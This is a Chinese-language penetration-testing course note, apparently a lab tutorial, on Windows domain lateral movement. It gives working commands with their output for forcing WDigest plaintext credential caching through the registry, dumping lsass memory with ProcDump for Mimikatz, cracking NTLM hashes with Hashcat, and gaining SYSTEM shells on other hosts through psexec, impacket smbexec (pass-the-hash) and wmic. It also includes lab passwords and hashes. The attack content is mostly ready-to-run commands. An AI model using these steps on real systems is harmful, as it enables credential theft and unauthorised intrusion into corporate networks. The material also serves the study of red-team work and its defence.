




Day67 内网安全-域横向

smb&wmi明文或 hash传递





67.1 知识点

无法获取明文密码:

Windows2012以上版本默认关闭wdigest,攻击者无法从内存中获取明文密码

Windows2012以下版本若安装KB2871997补丁, 同样也会导致无法获取明文密码

针对以上情况, 我们提供了4种方式解决此类问题:

- 1.利用哈希hash传递(pth, ptk等)进行移动
- 2.利用其它服务协议(SMB,WMI等)进行哈希移动
- 3.利用注册表操作开启Wdigest Auth值进行获取

```
1 注册表操作开启wdigest Auth值:
2  reg add
   HKLM\SYSTEM\CurrentControlSet\Control\Security
   Providers\WDigest /v UseLogonCredential /t
   REG_DWORD /d 1 /f
```

- 4.利用工具或第三方平台(Hachcat)进行破解获取

- 在线hash解密
- hash破解工具

67.1.1 windows-hash加密算法

Windows系统LM Hash及NTLM Hash加密算法，个人系统在Windows vista后，服务器系统在Windows 2003以后，认证方式均为NTLM Hash。

67.1.2 域用户与本地用户的区别

```
1 - god/administrator是域用户
2 - ./administrator是本地用户
```

67.2 案例 1-ProcDump+Mimikatz 配合获取

Mimikatz属于第三方软件，直接上传到目标主机可能被杀毒软件查杀，这时我们可以配合官方软件Procdump，将Procdump上传目标主机获取用户信息(dmp文件)，使用本地的Mimikatz打开Procdump获取的用户信息。



- Procdump下载: <https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump>
- mimikatz下载: <https://github.com/gentilkiwi/mimikatz/releases>

procdump 配合 mimikatz

```
1 procdump -accepteula -ma lsass.exe lsass.dmp
```



mimikatz 上执行:



67.3 案例2：Hashcat破解获取Windows NTLM Hash

Hashcat下载地址: <https://hashcat.net/hashcat/>

攻略: https://blog.csdn.net/weixin_50464560/article/details/120578225



```
1 hashcat -a 0-m 1000 hash file --force
```

字典: <http://contest-2010.korelogic.com/wordlists.html>. <https://wiki.skullsecurity.org/Passwords>

67.4 案例3：域横向移动SMB服务利用-psexec,smbexec

利用SMB服务可以通过明文或hash传递来远程执行，条件445服务端口开放。

67.4.1 psexec工具

在微软官方Pstools工具包中，但是官方Pstools中的psexec只能明文连接，无法采用hash连接。


如果需要hash连接，可以使用impacket工具包中的psexec，但是impacket非官方自带，容易被杀。

Pstools官方工具包: <https://docs.microsoft.com/en-us/sysinternals/downloads/pstools>

psexec第一种: :ADMINISTRATOR

先有ipc链接，psexec需要明文或hash传递

- 1 net use \\192.168.3.32\ipc\$ "admin!@#45" /user:administrator
- 2 psexec \\192.168.3.32 -s cmd # 需要先有ipc链接 -s以System权限运行CMD



```
C:\Users\Administrator\Desktop\PSTools>net use \\192.168.3.32\ipc$ admin!@#45 /user:administrator
命令成功完成。

C:\Users\Administrator\Desktop\PSTools>psexec \\192.168.3.32 -s cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。
C:\Windows\system32>ipconfig

Windows IP 配置

以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::e19d:f855:44f1:d58a%12
    IPv4 地址 . . . . . : 192.168.3.32
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : fe80::2c5:2cff:fe69:e07f%12
                        192.168.3.1

隧道适配器 isatap. {A11247B9-6BEE-4171-917A-AB69A8B66EF4}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

C:\Windows\system32>
```

psexec第二种:

不用建立IPC直接提供明文账户密码 (推荐)

- 1 psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd
- 2 psexec -hashes :\$HASH\$./administrator @10.1.2.3
- 3 psexec -hashes :\$HASH\$ domain/administrator @10.1.2.3
- 4 psexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator @192.168.3.32

利用明文成功:

```
\\192.168.3.21: cmd
C:\Users\Administrator\Desktop\PSTools>psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::94b7:9501:cbf4:e226%11
    IPv4 地址 . . . . . : 192.168.3.21
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : fe80::2c5:2cff:fe69:e07f%11
                        192.168.3.1

隧道适配器 isatap.{070786FC-2C6E-4B95-A5DB-81AB35E59FF4}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

隧道适配器 Teredo Tunneling Pseudo-Interface:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

C:\Windows\system32>
```

利用hash失败，微软官方Pstools工具包中的psexec无法采用hash连接，只能明文连接。

```
2008 R2 x64 WebServer - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
主 页 2008 R2 x64 WebServer 2008 R2 x64 DC God.org Server 2012 SqlServer

管理员: C:\Windows\System32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator\Desktop\PSTools>psexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator @192.168.3.32

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

PsExec could not start ./administrator on WEBSEVER:
系统找不到指定的文件。

C:\Users\Administrator\Desktop\PSTools>
```


6.4.2 smbexec工具

非官方自带-参考impacket工具包使用，操作简单，容易被杀
impacket工具包：

- <https://gitee.com/RichChigga/impacket-examples-windows>
- <https://github.com/SecureAuthCorp/impacket>

smbexec

无需先建立ipc链接、明文或hash传递



```
1 smbexec god/administrator:Admin12345@192.168.3.21
2 smbexec ./administrator:admin!@#45@192.168.3.32
3 smbexec -hashes :$HASH$ ./admin@192.168.3.21
4 smbexec -hashes :$HASH$
  domain/admin@192.168.3.21
5 smbexec -hashes :518b98ad4178a53695dc997aa02d455c
  ./administrator@192.168.3.32
6 smbexec -hashes :ccef208c6485269c20db2cad21734fe7
  god/administrator@192.168.3.21
```

利用明文成功：

2008 R2 x64 WebServer - VMware Workstation

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)

2008 R2 x64 WebServer 2008 R2 x64 DC God.org Server 2012 SqlServer

```
C:\Windows\System32\cmd.exe - smbexec god/administrator:Admin12345@192.168.3.21
[-k] [-aesKey hex key]
target
smbexec: error: unrecognized arguments: @192.168.3.21

C:\Users\Administrator\Desktop\impacket>smbexec god/administrator:Admin12345@192.168.3.21
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>iwhoami
' iwhoami' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::94b7:9501:cbf4:e226%11
    IPv4 地址 . . . . . : 192.168.3.21
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : fe80::2c5:2cff:fe69:e07f%11
                        192.168.3.1

隧道适配器 isatap. {070786FC-2C6E-4B95-A5DB-81AB35E59FF4}:
```

开始 8:47 2022/5/12

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

利用hash成功:

2008 R2 x64 WebServer - VMware Workstation

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)

2008 R2 x64 WebServer 2008 R2 x64 DC God.org Server 2012 SqlServer

```
C:\Windows\system32>exit

C:\Users\Administrator\Desktop\impacket>smbexec -hashes :518b98ad4178a53695dc997aa02d455c ./administrator@192.168.3.32
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>ipconfig

Windows IP 配置

以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::e19d:f855:44f1:d58a%12
    IPv4 地址 . . . . . : 192.168.3.32
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : fe80::2c5:2cff:fe69:e07f%12
                        192.168.3.1

隧道适配器 isatap. {A11247B9-6BEE-4171-917A-AB69A8B66EF4}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

C:\Windows\system32>
```

开始 8:49 2022/5/12

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。


67.5 案例4：域横向移动 WMI 服务利用-cscript,wmiexec,wmic


WMI (Windows Management Instrumentation) 是通过135端口进行利用，支持用户名明文或者hash的方式进行认证，并且该方法不会在目标日志系统留下痕迹。

67.5.1 自带WMIC

- 明文传递
- 优点是自带工具，不用考虑免杀
- 缺点是**无回显**，需要想办法读取结果。

```
1 wmic /node:192.168.3.21 /user:administrator  
  /password:Admin12345 process call create "cmd.exe  
  /c ipconfig >C:\1.txt"  
2 wmic /node:192.168.3.32 /user:administrator  
  /password:admin!@#45 process call create "cmd.exe  
  /c ipconfig >C:\1.txt"
```

